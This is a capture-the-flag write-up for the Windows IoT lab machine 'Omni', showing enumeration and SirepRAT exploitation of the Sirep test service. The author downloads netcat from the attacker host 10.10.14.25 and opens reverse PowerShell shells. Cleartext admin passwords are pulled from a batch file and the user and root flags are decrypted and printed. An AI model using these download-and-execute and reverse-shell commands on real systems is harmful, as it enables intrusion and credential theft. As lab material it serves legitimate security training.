
Omni

==========
| 10.10.10.204 OMNI |
==========



Info Gathering

SCOPE

```
Hosts
=====

address       mac  name  os_name       os_flavor  os_sp  purpose  info  comments
-------       ---  ----  -------       ---------  -----  -------  ----  --------
10.10.10.204                Windows 2008                    server
```

SERVICES

```
Services
========

host          port   proto  name      state  info
----          ----   -----  ----      -----  ----
10.10.10.204  135    tcp    msrpc     open   Microsoft Windows RPC
10.10.10.204  5985   tcp    upnp      open   Microsoft IIS httpd
10.10.10.204  8080   tcp    upnp      open   Microsoft IIS httpd
10.10.10.204  29817  tcp              open
10.10.10.204  29819  tcp    arcserve  open   ARCserve Discovery
10.10.10.204  29820  tcp    unknown   open
```

RPC

```
# Command executed for RPC Enum
pip install impacket
python /usr/share/doc/python3-impacket/examples/rcpdump.py -port 135 10.10.10.204
```

The above command returns a lot of output so I have the important info I obtained below

Discovered NetBIOS Name

```
Protocol: [MS-RSP]: Remote Shutdown Protocol
Provider: wininit.exe
UUID    : D95AFE70-A6D5-4259-822E-2C84DA1DDB0D v1.0
Bindings:
          ncacn_ip_tcp:10.10.10.204[49664]
          ncalrpc:[WindowsShutdown]
          ncacn_np:\\omni[\PIPE\InitShutdown]
          ncalrpc:[WMsgKRpc08BC50]
```

With the above discovery I added the host name to my /etc/hosts file

```
# Contents added to /etc/hosts file
10.10.10.204    omni.htb
```

HTTP 8080

LOGIN PAGE: http://10.10.10.204:8080/

JavaScript frameworks

Handlebars 1.3.0

Miscellaneous

HTTP/2

Web servers

Nginx

JavaScript libraries


Modernizr 2.8.3

jQuery 1.10.2

Moment.js 2.9.0

Reverse proxies

Nginx




I was able to guess the password combination.
USER: admin
PASS: password

A SQL Injection also appeared to work
USER: ' OR 1=1 --
PASS: password

However using those credentials to sign in returned the below error message.

SCREENSHOT OF ERROR




Because their is a CSRF cookie I caught the request using Burp and modified it to use HTTP/0.9 Doing os returned the below error message

PORT 29817
Not sure what this port is so I connected to it

PORT 29819
Not sure what this port is so I connected to it. The target returned the word PING

```
# Command executed
nc 10.10.10.204
# RESULTS
PING
```




I attempted a packet capture to see if I could enter values that ping my attack machine but nothing occurred.

PORT 29820

Not sure what this port is so I connected to it

```
# Command executed
nc 10.10.10.204 29820
```



This was not able to return a legible string. I attempted to use curl to capture the output and return a file with the results. No such luck yet

```
# Command executed
curl -sL -vvv --http0.9 http://10.10.10.204:29820/ --output testfile
```

Gaining Access

I was able to gain access to the machine using SirepRAT which exploits the Sirep Test Service that's built in and running on the official images offered at Microsoft's site.
This service is the client part of the HLK setup one may build in order to perform driver/hardware tests on the IoT device. It serves the Sirep/WPCon/TShell protocol.
RESOURCE: https://github.com/SafeBreach-Labs/SirepRAT

Using the GitHub examples I used the Launch a Command tools format. I downloaded nc64.exe to the target and used it to obtain a reverse shell

I started a listener

```
msfconsole
set LHOST 10.10.14.25
set LPORT 1337
set payload windows/shell_reverse_tcp
run -j
```

I then uploaded netcat and executed the reverse shell

Make the C:\Temp directory

```
# Command Executed
# Create C:\Temp directory to download too
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32
\cmd.exe" --args "/c mkdir C:\\Temp" --v
```

SCREENSHOT OF TEMP DIR CREATION

```
┌─[root@parrot]─[/usr/share/windows-resources/SirepRAT]
└──╼ #python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows
\System32\cmd.exe" --args "/c mkdir C:\Temp" --v
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: ''>
```

Upload netcat to C:\Temp

```
# Command Executed
# Upload nc64.exe to the device
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32
\cmd.exe" --args "/c powershell Invoke-WebRequest -OutFile C:\\Temp\\nc64.exe -Uri http://10.10.14.25/
nc64.exe" --v
```

SCREENSHOT OF UPLOADED NC64.EXE

```
┌─[root@parrot]─[/var/www/html]
└──╼ #python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.204 - - [24/Aug/2020 15:55:45] "GET /nc64.exe HTTP/1.1" 200 -
```

```
┌─[root@parrot]─[/usr/share/windows-resources/SirepRAT]
└──╼ #python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows
\System32\cmd.exe" --args "/c powershell Invoke-WebRequest -OutFile C:\\Temp\\nc64.exe -Uri htt
p://10.10.14.25/nc64.exe" --v
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: ''>
```

Execute the reverse shell

```
# Command Executed
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32
\cmd.exe" --args "/c C:\\Temp\\nc64.exe 10.10.14.25 1337 -e powershell.exe" --v
```

SCREENSHOT OF EXECUTED REVERSE SHELL

```
┌─[root@parrot]─[/usr/share/windows-resources/SirepRAT]
└──╼ #python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows
\System32\cmd.exe" --args "/c C:\\Temp\\nc64.exe 10.10.14.25 1337 -e powershell.exe" --v
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
```

```
[*] Command shell session 1 opened (10.10.14.25:1337 -> 10.10.10.204:59695) at 2020-08-24 15:59:04 -0600
```

SCREENSHOT EVIDENCE OF SHELL ACCESS

```
PS C:\Windows\System32> hostname
hostname
omni
PS C:\Windows\System32> ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::1c22:5839:f51c:6c75
   Temporary IPv6 Address. . . . . . : dead:beef::1d69:f06c:d512:b532
   Temporary IPv6 Address. . . . . . : dead:beef::c571:a65:727c:1ea0
   Temporary IPv6 Address. . . . . . : dead:beef::e485:6cfa:20a4:93df
   Link-local IPv6 Address . . . . . : fe80::1c22:5839:f51c:6c75%4
   IPv4 Address. . . . . . . . . . . : 10.10.10.204
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:37eb%4
                                       10.10.10.2
PS C:\Windows\System32>
```

In my enumeration I discovered there are multiple network drives available

```
# Command Executed
wmic logicaldisk get name
```

SCREENSHOT EVIDENCE OF DISCOVERED DRIVES

```
PS U:\Users\app> wmic logicaldisk get name
wmic logicaldisk get name
Name                                = C:
Name                                = D:
Name                                = U:
```

In U:\Users\app there is a file called iot-admin.xml. This makes me believe I am on a Windows IoT device which would make sense based on the services available and C:\ drive tree structure.

SCREENSHOT EVIDENCE OF IOT FILE

```
 Directory: U:\Users\app


le                  LastWriteTime         Length Name
-                   -------------         ------ ----
---           7/4/2020   7:28 PM                3D Objects
---           7/4/2020   7:28 PM                Documents
---           7/4/2020   7:28 PM                Downloads
---           7/4/2020   7:28 PM                Favorites
---           7/4/2020   7:28 PM                Music
---           7/4/2020   7:28 PM                Pictures
---           7/4/2020   7:28 PM                Videos
---           7/4/2020   8:20 PM            344 hardening.txt
---           7/4/2020   8:14 PM           1858 iot-admin.xml
```

I also found a file holding the clear text password for my current user and the local administrator account in C:\Program Files \WindowsPowerShell\Modules\PackageManagement\r.bat

```
# Commands Executed
cd C:\
findstr /spin "administrator" *.*
type "C:\Program Files\WindowsPowerShell\Modules\PackageManagement\r.bat"
```

SCREENSHOT EVIDENCE OF CLEAR TEXT PASSWORD

```
PS C:\> type "C:\Program Files\WindowsPowerShell\Modules\PackageManagement\r.bat"
type "C:\Program Files\WindowsPowerShell\Modules\PackageManagement\r.bat"
@echo off

:LOOP

for /F "skip=6" %%i in ('net localgroup "administrators"') do net localgroup "administrators" %%i /delete

net user app mesh5143
net user administrator _1nt3rn37ofTh1nGz

ping -n 3 127.0.0.1

cls

GOTO :LOOP

:EXIT
```

I was then able to use both of those credentials to access the Web GUI.


LINK: http://10.10.10.204:8080
USER: app
PASS: mesh5143

Once signed into the GUI there was an area for me to run commands.
LINK: http://10.10.10.204:8080/#Run+command

I started another Metasploit listener and executed a reverse shell using nc64.exe again

```
set LHOST 10.10.14.25
set LPORT 1338
set payload windows/shell_reverse_tcp
run -j
```

SCREENSHOT EVIDENCE OF COMMAND RUN



SCREENSHOT EVIDENCE OF CONNECTED SHELL

```
[*] Command shell session 2 opened (10.10.14.25:1338 -> 10.10.10.204:61184) at 2020-08-24 16:36:15 -0600
```

Although I have the same access I was still able to gain a shell this way so I included it.

On the U:\ Drive is an xml file in U:\Users\help.txt and a file in U:\Users\app\user.txt. Not sure if one was created by someone else but both were there when I was.
The files contained what appeared to be an NTLM hash in XML format

SCREENSHOT EVIDENCE OF USER.TXT CONTENTS

```
PS U:\Users\app> type user.txt
type user.txt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe272
3dc57d7d69ef398e0731a000000000e8000000002000020000000eec9b13a75b6fd2ea6fd955909f9927
6fe26b4303047cee7764912eb6f85ee34a386293e78226a766a0e5d7b745a84b8f839dacee4fe6ffb6bb
1d211990af0986d008a36c133c36f4da2f9406ae7</SS>
    </Props>
  </Obj>
</Objs>
PS U:\Users\app>
```

This is a file used for powershell credentials. I am able to decrypt this password file using powershell
This turned out to be the user flag

```
# Commands Executed
$Cred = Import-CliXml -Path U:\Users\app\user.txt
$Cred.GetNetworkCredential().Password
# RESULTS
7cfd50f6bc34db3204898f1505ad9d70
```

SCREENSHOT EVIDENCE OF USER FLAG


```
PS U:\Users\app> $cred = Import-CliXml -Path U:\Users\app\user.txt
$cred = Import-CliXml -Path U:\Users\app\user.txt
PS U:\Users\app> $cred.GetNetworkCredential().Password
$cred.GetNetworkCredential().Password
7cfd50f6bc34db3204898f1505ad9d70
```

USER FLAG: 7cfd50f6bc34db3204898f1505ad9d70

PrivEsc

Using the credentials for the local Administrator account I was able to access the application as the administrator.
USER: administrator
PASS: _1nt3rn37ofTh1nGz

SCREENSHOT EVIDENCE OF ACCESSED GUI




Using the same method I attempted as the previous user I obtained a shell as Administrator
I went to the “Processes” drop down menu and selected “Run Command”

I then started a Metasploit listener

```
set LPORT 1339
run -j
```

SCREENSHOT EVIDENCE OF RUN COMMAND



SCREENSHOT EVIDENCE OF SHELL ACCESS

```
[*] Started reverse TCP handler on 10.10.14.25:1339
[*] Command shell session 3 opened (10.10.14.25:1339 -> 10.10.10.204:61794) at 2020-08-24 16:51:23 -0600

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32>
[HTB] 0:openvpn  1:msf* 2:bash-
```

I ran into the same situation previously. The root.txt file needs to be decoded with powershell again.

```
# Command Executed
type U:\Users\administrator\root.txt
```

SCREENSHOT OF ROOT.TXT CONTENTS

```
PS U:\Users\administrator> type root.txt
type root.txt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb0100000011d9a9af939
fdc9df1a2a5822021439b000000000e8000000020000200000000dd198d09b343e3b6fcb9900b77eb6
f3cf8d8c5b445ba2815c5e9424926fca73fb4462a6a706406e3fc0d148b798c71052fc82db4c4be29c
35d8692437c2f1b40ebbf5971cd260f738dada1a7</SS>
    </Props>
  </Obj>
</Objs>
PS U:\Users\administrator>
```

Using powershell I decoded the file to obtain the flag

```
$Cred = Import-CliXml -Path U:\Users\administrator\root.txt
$Cred.GetNetworkCredential().Password
# RESULTS
5dbdce5569e2c4708617c0ce6e9bf11d
```

SCREENSHOT EVIDENCE OF ROOT FLAG

```
PS U:\Users\administrator> $Cred = Import-CliXml -Path U:\Users\Administrator\root.txt
$Cred = Import-CliXml -Path U:\Users\Administrator\root.txt
PS U:\Users\administrator> $Cred.GetNetworkCredential().Password
$Cred.GetNetworkCredential().Password
5dbdce5569e2c4708617c0ce6e9bf11d
```

ROOT FLAG: 5dbdce5569e2c4708617c0ce6e9bf11d